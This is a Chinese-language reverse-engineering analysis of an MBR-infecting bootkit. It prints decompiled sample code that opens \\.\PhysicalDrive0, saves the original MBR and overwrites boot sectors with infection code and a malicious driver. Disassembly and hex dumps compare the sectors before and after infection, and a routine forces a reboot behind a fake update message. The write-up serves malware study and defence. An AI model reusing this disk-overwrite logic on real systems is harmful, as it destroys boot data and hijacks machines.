if ( !DeviceIoControl(hDevice_PhysicalDrive0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) ) // 遍历用户计算机磁盘
// 句柄: 0048
// 控制代码: 70000, 检索当前物理磁盘几何形状的信息:
// 类型、柱面数量、每个柱面的磁道、每个磁道的扇区和每个扇区的字节。
{
    NewFile_00000218tmp_401B81("20C38C34\n"); // 不执行
    return 0;
}

```

读取并保存 C 盘原始 MBR 扇区数据 (512 字节)。

```

if ( !ReadFile(hDevice_PhysicalDrive0, &Buffer, 0x200u, &NumberOfBytesRead, 0) || NumberOfBytesRead != 0x200 )//
    // 句柄0048
    // Buffer: 12FC18
    // 0x200 (512) 字节-----主引导扇区(MBR)的大小512字节
    // pBytesRead = 12FE4C
{
    v22 = GetLastError();
    NewFile_00000218tmp_401B81("47FB7FB6 %d\n", v22); // 不执行
    return 0;
}
if ( v38 != 0xAA55u ) // 主引导扇区(MBR)结束标志为0x55aa, 偏移地址01FE--01FF的2个字节值为结束标志55AA,如果该标志错误系统就不能启动。
{
    NewFile_00000218tmp_401B81("4F6F5DA0\n"); // 不执行
    return 0;
}

```

change.log


00000218.tmp

```

1 47168958
2 79F7C595 \\.\PhysicalDrive0 [boot disk]
3 C2D30215 1
4 547B2AD6 80 yes
5 F3F975FA 07
6 762201DF 0
7 199E9794 32
8 E2C0A5CC 33
9 0FC6FFFA 1023
10 79CB9F92 254
11 00449087 63
12 41AD848D 2048
13 36BAD031 125825024 64422412288
14 762F3F79 2049
15 4BCB24DC 125827072 1
16 82D6D403 694 355328
17 68DC218D 0 0
18 9C0FC610 33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00
19 9C0FC610 06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00
20 9C0FC610 BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10
21 9C0FC610 E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00
22 9C0FC610 B4 41 BB DA 55 CD 13 5D 72 0F B1 FB 55 DA 75 0A

```

C盘原始MBR数据



写入恶意驱动文件，修改 MBR 扇区数据，这里是该病毒进行感染的前期最重要工作。可以看到有五个 WriteFile 函数进行了数据写入，其中第一个是将病毒的恶意驱动文件写入 C 盘，第二三四五个则是将感染代码写入第 0、60（磁盘 7A00 处）、61（磁盘 7C00 处）个扇区，并将原始的 MBR 数据移动到第 62（磁盘 7E00 处）个扇区。

```


SetFilePointer(hDevice_PhysicalDrive0, lDistanceToMove, &lDistanceToMove + 1, 0);
if ( WriteFile(hDevice_PhysicalDrive0, dword_404600, 0x3BC00u, &NumberOfBytesWritten, 0) // 0048, 将PE文件（驱动.sys）中的前 3BC00(244736字节) 写入文件缓冲区404600
    && NumberOfBytesWritten == 0x3BC00 )
{
    SetFilePointer(hDevice_PhysicalDrive0, na, 0, 0); // 文件句柄0048 7800字节
    if ( WriteFile(hDevice_PhysicalDrive0, sub_404200, 0x200u, &NumberOfBytesWritten, 0) // 文件句柄0048 写入512字节, 缓冲区 404200
        && NumberOfBytesWritten == 0x200 )
    {
        if ( WriteFile(hDevice_PhysicalDrive0, v24, 0x200u, &NumberOfBytesWritten, 0) && NumberOfBytesWritten == 0x200 ) // 文件句柄0048 写入512字节, 缓冲区12FC18
        {
            if ( WriteFile(hDevice_PhysicalDrive0, &Buffer, 0x200u, &NumberOfBytesWritten, 0) // 0048 512 12FC18 写入的是原始的MBR数据
                && NumberOfBytesWritten == 0x200 )
            {
                qmemcpy(&v31, &v34, 0x4Cu);
                SetFilePointer(hDevice_PhysicalDrive0, 0, 0, 0); // 0048
                if ( WriteFile(hDevice_PhysicalDrive0, &v28, 0x200u, &NumberOfBytesWritten, 0) // 0048 512 12FA18 此处正式改变了MBR数据, 写入了病毒的MBR数据
                    && NumberOfBytesWritten == 0x200 )
                {
                    return 1;
                }
            }
        }
    }
}

```

>> 那么接下来的思路就是：

将恶意驱动文件和改写的 MBR 扇区以及其他两个扇区的数据 dump 出来分析——磁盘扇区的数据在 WinHex 中观察，就是一大段的十六进制数据，但事实上，它是一段汇编程序的机器码，所以有必要导入 IDA 等其他反汇编工具进行进一步调试分析。

其中扇区 0 的数据（也就是 MBR）转换之后为实模式下的汇编语言，即系统刚开始进行引导时执行的代码，第 60、61 扇区的恶意代码是保护模式下的汇编，针对这三个被感染后的扇区数据提取分析。



```
seg000:0023      cmp     byte ptr [bp+0], 0
seg000:0027      jl      short loc_34
seg000:0029      jnz     loc_13B
seg000:002D      add     bp, 10h
seg000:0030      loop   loc_23
seg000:0032      int     18h                ; TRANSFER TO ROM BASIC
                        ; causes transfer to ROM-based BASIC (IBM-PC)
                        ; often reboots a compatible; often has no effect at all
seg000:0032      loc_34:                ; CODE XREF: sub_20+7fj
                        ; sub_20+8Ej
seg000:0034      mov     [bp+0], dl
seg000:0034      push    bp
seg000:0037      mov     byte ptr [bp+11h], 5
seg000:0038      mov     byte ptr [bp+10h], 0
seg000:003C      loc_40:                ; DATA XREF: sub_20+12F4r
seg000:0040      mov     ah, 41h ; 'A'
seg000:0040      mov     bx, 55AAh
seg000:0042      int     13h                ; DISK - Check for INT 13h Extensions
                        ; BX = 55AAh, DL = drive number
                        ; Return: CF set if not supported
                        ; AH = extensions version
                        ; BX = AA55h
                        ; CX = Interface support bit map
seg000:0045      pop     bp
seg000:0047      jnb     short loc_59
seg000:0048      cmp     bx, 0AA55h
seg000:004A      ; DATA XREF: sub_20+25f4r
                        ; sub_20+5E4r ...
```

感染后的MBR数据

感染前后反汇编代码对比。

```
proc far
xor     ax, ax                ; ax清0
mov     ss, ax                ; ss = 0
mov     sp, 7C00h             ; 装填栈指针, SS:SP = 0000:7C00
mov     es, ax                ; es = 0
mov     ds, ax                ; ds = 0
mov     si, 7C00h             ; si = 7C00h, 源指针
mov     di, 600h              ; di = 600h, 目的指针
mov     cx, 200h              ; cx = 200h
cld                                ; 可以实现令 si 和 di 自增
rep movsb                    ; 将 si 的内容复制到 di 的位置, di = 800
push     ax
push     61Ch
retf                            ; 跳转到0000:061C
endp

-----
sti     cx, 4                ; 允许开启硬件中断
=====
SUBROUTINE
noreturn
```

感染前 MBR 数据

```
seg000:0000 sub_0
seg000:0000 cli
seg000:0001 xor     bx, bx
seg000:0003 mov     ss, bx
seg000:0005 mov     ss:7BFEh, sp
seg000:000A mov     sp, 7BFEh
seg000:000D push    ds
seg000:000E pushad
seg000:0010 cld
seg000:0011 mov     ds, bx
seg000:0013 mov     si, 413h
seg000:0016 sub     word ptr [si], 2
seg000:0019 lodsw
seg000:001A shl     ax, 6
seg000:001D mov     es, ax
seg000:001F mov     si, 7C00h
seg000:0022 xor     di, di
seg000:0024 mov     cx, 100h
seg000:0027 rep movsw
seg000:0029 mov     ax, 202h
seg000:002C cl     3Dh ; '='
seg000:002E mov     dx, 80h
seg000:0031 mov     bx, di
seg000:0033 int     13h
```

感染后 MBR 数据


原始 MBR 扇区与被病毒感染后的 MBR 扇区数据的区别就在于前 446 个字节，即主引导程序（主引导记录-MBR 记录）是不同的。

>> 主引导记录 MBR 的作用:

MBR 是启动操作系统第一阶段的引导代码，主要作用是检查分区表是否正确，然后加载引导程序并且将控制权移交给引导程序。

>> MBR 分区方式下操作系统引导的一般流程:

- ① 计算机上电后，BIOS (Basic Input Output system) 进行硬件检测与初始化，硬件正常则读取可启动设备 (经 BIOS 设置的优先级最高的可启动设备) 的主引导记录，将控制权移交给安装在 MBR 中的引导程序。
- ② 第一阶段的引导程序检查分区表，发现可引导的分区，加载分区引导记录并将控制权移交给系统引导程序。
- ③ 系统引导程序加载操作系统核心至内存，将 CPU 控制权交给操作系统，至此，完成操作系统引导过程。



感染前初始的扇区 60 数据如下:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		ANSI	ASCII
000007800	00	24	01	24	02	24	03	24	04	24	05	24	06	24	07	24	\$	\$	\$
000007810	08	24	09	24	0A	24	0B	24	0C	24	0D	24	0E	24	0F	24	\$	\$	\$
000007820	10	24	11	24	12	24	13	24	14	24	15	24	16	24	17	24	\$	\$	\$
000007830	18	24	19	24	1A	24	1B	24	1C	24	1D	24	1E	24	1F	24	\$	\$	\$
000007840	20	24	21	24	22	24	23	24	24	24	25	24	26	24	27	24	\$!	\$"	\$#
000007850	28	24	29	24	2A	24	2B	24	2C	24	2D	24	2E	24	2F	24	()	\$*
000007860	30	24	31	24	32	24	33	24	34	24	35	24	36	24	37	24	0\$	1\$	2\$
000007870	38	24	39	24	3A	24	3B	24	3C	24	3D	24	3E	24	3F	24	8\$	9\$:
000007880	40	24	41	24	42	24	43	24	44	24	45	24	46	24	47	24	@	\$	A
000007890	48	24	49	24	4A	24	4B	24	4C	24	4D	24	4E	24	4F	24	H	\$	I
0000078A0	50	24	51	24	52	24	53	24	54	24	55	24	56	24	57	24	P	\$	Q
0000078B0	58	24	59	24	5A	24	5B	24	5C	24	5D	24	5E	24	5F	24	x	\$	Y
0000078C0	60	24	61	24	62	24	63	24	64	24	65	24	66	24	67	24	`	\$	a
0000078D0	68	24	69	24	6A	24	6B	24	6C	24	6D	24	6E	24	6F	24	h	\$	i
0000078E0	70	24	71	24	72	24	73	24	74	24	75	24	76	24	77	24	p	\$	q

感染前初始的扇区 61 数据如下:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
000007A00	00	25	01	25	02	25	03	25	04	25	05	25	06	25	07	25	00	00
000007A10	08	25	09	25	0A	25	0B	25	0C	25	0D	25	0E	25	0F	25	01	01
000007A20	10	25	11	25	12	25	13	25	14	25	15	25	16	25	17	25	02	02
000007A30	18	25	19	25	1A	25	1B	25	1C	25	1D	25	1E	25	1F	25	03	03
000007A40	20	25	21	25	22	25	23	25	24	25	25	25	26	25	27	25	04	04
000007A50	28	25	29	25	2A	25	2B	25	2C	25	2D	25	2E	25	2F	25	05	05
000007A60	30	25	31	25	32	25	33	25	34	25	35	25	36	25	37	25	06	06
000007A70	38	25	39	25	3A	25	3B	25	3C	25	3D	25	3E	25	3F	25	07	07
000007A80	40	25	41	25	42	25	43	25	44	25	45	25	46	25	47	25	08	08
000007A90	48	25	49	25	4A	25	4B	25	4C	25	4D	25	4E	25	4F	25	09	09
000007AA0	50	25	51	25	52	25	53	25	54	25	55	25	56	25	57	25	0A	0A
000007AB0	58	25	59	25	5A	25	5B	25	5C	25	5D	25	5E	25	5F	25	0B	0B
000007AC0	60	25	61	25	62	25	63	25	64	25	65	25	66	25	67	25	0C	0C
000007AD0	68	25	69	25	6A	25	6B	25	6C	25	6D	25	6E	25	6F	25	0D	0D
000007AE0	70	25	71	25	72	25	73	25	74	25	75	25	76	25	77	25	0E	0E
000007AF0	78	25	79	25	7A	25	7B	25	7C	25	7D	25	7E	25	7F	25	0F	0F
000007B00	80	25	81	25	82	25	83	25	84	25	85	25	86	25	87	25	10	10
000007B10	88	25	89	25	8A	25	8B	25	8C	25	8D	25	8E	25	8F	25	11	11
000007B20	90	25	91	25	92	25	93	25	94	25	95	25	96	25	97	25	12	12
000007B30	98	25	99	25	9A	25	9B	25	9C	25	9D	25	9E	25	9F	25	13	13
000007B40	A0	25	A1	25	A2	25	A3	25	A4	25	A5	25	A6	25	A7	25	14	14
000007B50	A8	25	A9	25	AA	25	AB	25	AC	25	AD	25	AE	25	AF	25	15	15
000007B60	B0	25	B1	25	B2	25	B3	25	B4	25	B5	25	B6	25	B7	25	16	16
000007B70	B8	25	B9	25	BA	25	BB	25	BC	25	BD	25	BE	25	BF	25	17	17
000007B80	C0	25	C1	25	C2	25	C3	25	CA	25	C5	25	C6	25	C7	25	18	18
000007B90	C8	25	C9	25	CA	25	CB	25	CC	25	CD	25	CE	25	CF	25	19	19
000007BA0	D0	25	D1	25	D2	25	D3	25	D4	25	D5	25	D6	25	D7	25	1A	1A
000007BB0	D8	25	D9	25	DA	25	DB	25	DC	25	DD	25	DE	25	DF	25	1B	1B
000007BC0	E0	25	E1	25	E2	25	E3	25	E4	25	E5	25	E6	25	E7	25	1C	1C
000007BD0	E8	25	E9	25	EA	25	EB	25	EC	25	ED	25	EE	25	EF	25	1D	1D
000007BE0	F0	25	F1	25	F2	25	F3	25	FA	25	F5	25	F6	25	F7	25	1E	1E
000007BF0	F8	25	F9	25	FA	25	FB	25	FC	25	FD	25	FE	25	FF	25	1F	1F

感染后扇区 60 数据如下:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
000007800	00	24	01	24	02	24	03	24	04	24	05	24	06	24	07	24	\$ \$ \$ \$ \$ \$ \$ \$	
000007810	08	24	09	24	0A	24	0B	24	0C	24	0D	24	0E	24	0F	24	\$ \$ \$ \$ \$ \$ \$ \$	
000007820	10	24	11	24	12	24	13	24	14	24	15	24	16	24	17	24	\$ \$ \$ \$ \$ \$ \$ \$	
000007830	18	24	19	24	1A	24	1B	24	1C	24	1D	24	1E	24	1F	24	\$ \$ \$ \$ \$ \$ \$ \$	
000007840	20	24	21	24	22	24	23	24	24	24	25	24	26	24	27	24	\$!\$"#\$%&'&\$'&\$	
000007850	28	24	29	24	2A	24	2B	24	2C	24	2D	24	2E	24	2F	24	(\$)*\$+\$,\$-\$.\$/\$	
000007860	30	24	31	24	32	24	33	24	34	24	35	24	36	24	37	24	0\$1\$2\$3\$4\$5\$6\$7\$	
000007870	38	24	39	24	3A	24	3B	24	3C	24	3D	24	3E	24	3F	24	8\$9\$:\$,\$;<\$=>\$?\$	
000007880	40	24	41	24	42	24	43	24	44	24	45	24	46	24	47	24	@\$A\$B\$C\$D\$E\$F\$G\$	
000007890	48	24	49	24	4A	24	4B	24	4C	24	4D	24	4E	24	4F	24	H\$I\$J\$K\$L\$M\$N\$O\$	
0000078A0	50	24	51	24	52	24	53	24	54	24	55	24	56	24	57	24	X\$Y\$Z\$S\$T\$U\$V\$W\$	
0000078B0	58	24	59	24	5A	24	5B	24	5C	24	5D	24	5E	24	5F	24	KSYSRZS{\$\}\$}\$^\$	
0000078C0	60	24	61	24	62	24	63	24	64	24	65	24	66	24	67	24	`\$a\$b\$c\$d\$e\$f\$g\$h	
0000078D0	68	24	69	24	6A	24	6B	24	6C	24	6D	24	6E	24	6F	24	h\$i\$j\$k\$l\$m\$n\$o\$p	
0000078E0	70	24	71	24	72	24	73	24	74	24	75	24	76	24	77	24	p\$q\$r\$s\$t\$u\$v\$w\$x	
0000078F0	78	24	79	24	7A	24	7B	24	7C	24	7D	24	7E	24	7F	24	x\$y\$z\${}\$ }\$~}\$	
000007900	80	24	81	24	82	24	83	24	84	24	85	24	86	24	87	24	e}\$,\$f\$,\$g\$,\$h\$,\$i\$	
000007910	88	24	89	24	8A	24	8B	24	8C	24	8D	24	8E	24	8F	24	^\$&\$S\$<\$E\$>\$Z\$&\$	
000007920	90	24	91	24	92	24	93	24	94	24	95	24	96	24	97	24	\$'\$\$'\$"\$&\$'&\$-\$-\$	
000007930	98	24	99	24	9A	24	9B	24	9C	24	9D	24	9E	24	9F	24	~\$`\$S\$>\$o\$&\$Z\$Y\$	
000007940	A0	24	A1	24	A2	24	A3	24	A4	24	A5	24	A6	24	A7	24	\$;\$\$<\$E\$=\$F\$!\$S\$	
000007950	A8	24	A9	24	AA	24	AB	24	AC	24	AD	24	AE	24	AF	24	`\$@&\$^\$«\$~\$-\$«\$~\$	
000007960	B0	24	B1	24	B2	24	B3	24	B4	24	B5	24	B6	24	B7	24	°\$±\$²\$³\$&\$`\$µ\$¶\$·\$	
000007970	B8	24	B9	24	BA	24	BB	24	BC	24	BD	24	BE	24	BF	24	\$¹\$º\$»\$¼\$½\$¾\$¿\$	
000007980	C0	24	C1	24	C2	24	C3	24	C4	24	C5	24	C6	24	C7	24	À\$Á\$Â\$Ã\$Ä\$Å\$Æ\$Ç\$	
000007990	C8	24	C9	24	CA	24	CB	24	CC	24	CD	24	CE	24	CF	24	È\$É\$Ê\$Ë\$Ì\$Í\$Î\$Ï\$	

感染后扇区 61 数据如下:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
000007A00	00	25	01	25	02	25	03	25	04	25	05	25	06	25	07	25	% % % % % % % %	% % % % % % % %
000007A10	08	25	09	25	0A	25	0B	25	0C	25	0D	25	0E	25	0F	25	% % % % % % % %	% % % % % % % %
000007A20	10	25	11	25	12	25	13	25	14	25	15	25	16	25	17	25	% % % % % % % %	% % % % % % % %
000007A30	18	25	19	25	1A	25	1B	25	1C	25	1D	25	1E	25	1F	25	% % % % % % % %	% % % % % % % %
000007A40	20	25	21	25	22	25	23	25	24	25	25	25	26	25	27	25	% ! % " % # % \$ % % % % %	% ! % " % # % \$ % % % % %
000007A50	28	25	29	25	2A	25	2B	25	2C	25	2D	25	2E	25	2F	25	(%) % * % + % , % - % . % / %	(%) % * % + % , % - % . % / %
000007A60	30	25	31	25	32	25	33	25	34	25	35	25	36	25	37	25	0%1%2%3%4%5%6%7%	0%1%2%3%4%5%6%7%
000007A70	38	25	39	25	3A	25	3B	25	3C	25	3D	25	3E	25	3F	25	8%9%:%;<%=%>%?%	8%9%:%;<%=%>%?%
000007A80	40	25	41	25	42	25	43	25	44	25	45	25	46	25	47	25	@%A%B%C%D%E%F%G%	@%A%B%C%D%E%F%G%
000007A90	48	25	49	25	4A	25	4B	25	4C	25	4D	25	4E	25	4F	25	H%I%J%K%L%M%N%O%	H%I%J%K%L%M%N%O%
000007AA0	50	25	51	25	52	25	53	25	54	25	55	25	56	25	57	25	P%Q%R%S%T%U%V%W%	P%Q%R%S%T%U%V%W%
000007AB0	58	25	59	25	5A	25	5B	25	5C	25	5D	25	5E	25	5F	25	X%Y%Z%[%\%]%^%_%	X%Y%Z%[%\%]%^%_%
000007AC0	60	25	61	25	62	25	63	25	64	25	65	25	66	25	67	25	`%a%b%c%d%e%f%g%	`%a%b%c%d%e%f%g%
000007AD0	68	25	69	25	6A	25	6B	25	6C	25	6D	25	6E	25	6F	25	h%i%j%k%l%m%n%o%	h%i%j%k%l%m%n%o%
000007AE0	70	25	71	25	72	25	73	25	74	25	75	25	76	25	77	25	p%q%r%s%t%u%v%w%	p%q%r%s%t%u%v%w%
000007AF0	78	25	79	25	7A	25	7B	25	7C	25	7D	25	7E	25	7F	25	x%y%z%[%\%]%~% %	x%y%z%[%\%]%~% %
000007B00	80	25	81	25	82	25	83	25	84	25	85	25	86	25	87	25	e% % , % f % , % ... % t % # %	e% % , % f % , % ... % t % # %
000007B10	88	25	89	25	8A	25	8B	25	8C	25	8D	25	8E	25	8F	25	^%&%\$%<%&% % &% %	^%&%\$%<%&% % &% %
000007B20	90	25	91	25	92	25	93	25	94	25	95	25	96	25	97	25	% ' % ' % " % " % . % - % - %	% ' % ' % " % " % . % - % - %
000007B30	98	25	99	25	9A	25	9B	25	9C	25	9D	25	9E	25	9F	25	~%™%\$% % >%ae% % &% % &% %	~%™%\$% % >%ae% % &% % &% %
000007B40	A0	25	A1	25	A2	25	A3	25	A4	25	A5	25	A6	25	A7	25	% ; % &% &% % % % % % %	% ; % &% &% % % % % % %
000007B50	A8	25	A9	25	AA	25	AB	25	AC	25	AD	25	AE	25	AF	25	..%@%a%<%-%-%-%-%-%-%	..%@%a%<%-%-%-%-%-%-%-%
000007B60	B0	25	B1	25	B2	25	B3	25	B4	25	B5	25	B6	25	B7	25	°%±%²%³%`%p%q%r%·%	°%±%²%³%`%p%q%r%·%
000007B70	B8	25	B9	25	BA	25	BB	25	BC	25	BD	25	BE	25	BF	25	% 1 % 0 % » % 4 % 3 % 4 % ; %	% 1 % 0 % » % 4 % 3 % 4 % ; %
000007B80	C0	25	C1	25	C2	25	C3	25	C4	25	C5	25	C6	25	C7	25	À%Á%Â%Ã%Ä%Å%Æ%Ç%	À%Á%Â%Ã%Ä%Å%Æ%Ç%
000007B90	C8	25	C9	25	CA	25	CB	25	CC	25	CD	25	CE	25	CF	25	È%É%Ê%Ë%Ì%Í%Î%Ï%	È%É%Ê%Ë%Ì%Í%Î%Ï%
000007BA0	D0	25	D1	25	D2	25	D3	25	D4	25	D5	25	D6	25	D7	25	Ð%Ñ%Ò%Ó%Ô%Õ%Ö%×%	Ð%Ñ%Ò%Ó%Ô%Õ%Ö%×%
000007BB0	D8	25	D9	25	DA	25	DB	25	DC	25	DD	25	DE	25	DF	25	ø%ù%ú%û%ü%ý%þ%ÿ%	ø%ù%ú%û%ü%ý%þ%ÿ%
000007BC0	E0	25	E1	25	E2	25	E3	25	E4	25	E5	25	E6	25	E7	25	à%á%â%ã%ä%å%æ%ç%	à%á%â%ã%ä%å%æ%ç%
000007BD0	E8	25	E9	25	EA	25	EB	25	EC	25	ED	25	EE	25	EF	25	è%é%ê%ë%ì%í%î%ï%	è%é%ê%ë%ì%í%î%ï%
000007BE0	F0	25	F1	25	F2	25	F3	25	F4	25	F5	25	F6	25	F7	25	ð%ñ%ò%ó%ô%õ%ö%÷%	ð%ñ%ò%ó%ô%õ%ö%÷%
000007BF0	F8	25	F9	25	FA	25	FB	25	FC	25	FD	25	FE	25	FF	25	ø%ù%ú%û%ü%ý%þ%ÿ%	ø%ù%ú%û%ü%ý%þ%ÿ%

6) 计时 30 分钟后关机

关机的目的在于重新启动系统后，能够重新加载系统磁盘等设备文件，保证恶意驱动文件的执行。

```
CopyOriginalSampleFileTo_DLL_RegEditToRegistDLL_403208();// 再次执行DLL注册
Sleep(1800000u); // 休眠30分钟
if ( ShutdownYourPC_402F78(0x258u) < 0 ) // 关机
    NewFile_00000218tmp_401B81("RealMain(): 542AF9FD\n");


if ( SetDebugShutdownPrivilege_402EBB("SeShutdownPrivilege", 1) >= 0 )
{
    if ( InitiateSystemShutdownA(
        0, // NULL表示关闭本机
        "Some updates require you to restart your computer to complete the update process. Be sure to save any work pr"
        "ior to the scheduled time.", // 对话框提示字符串
        dwTimeout,
        1, // 1秒后立即重启
        1) )
    {
        do
        {
            Sleep(1u);
            v3 = FindWindowA("#32770", 0);
            v4 = v3;
        }
        while ( !v3 );
    }
}
```

关机

3、感染过程分析（多次 hook）

MBR 的分析需要配合动态调试，本次分析环境是 Vmware(Windows XP)+IDA，因此需要配置 IDA+Vmware 配合调试 MBR。具体配置步骤参考了这篇文章 <https://www.cnblogs.com/alwaysking/p/8511280.html>，配置成功效果如下，注意此时的前提是样本已经执行过，并且进行了关机操作，下面的连接调试时在系统重启时进行调试的，C 盘的数据已经被感染。其中几个步骤的具体细节需要记录一下，防止读者在调试时多走弯路。

① IDA 进行如下配置




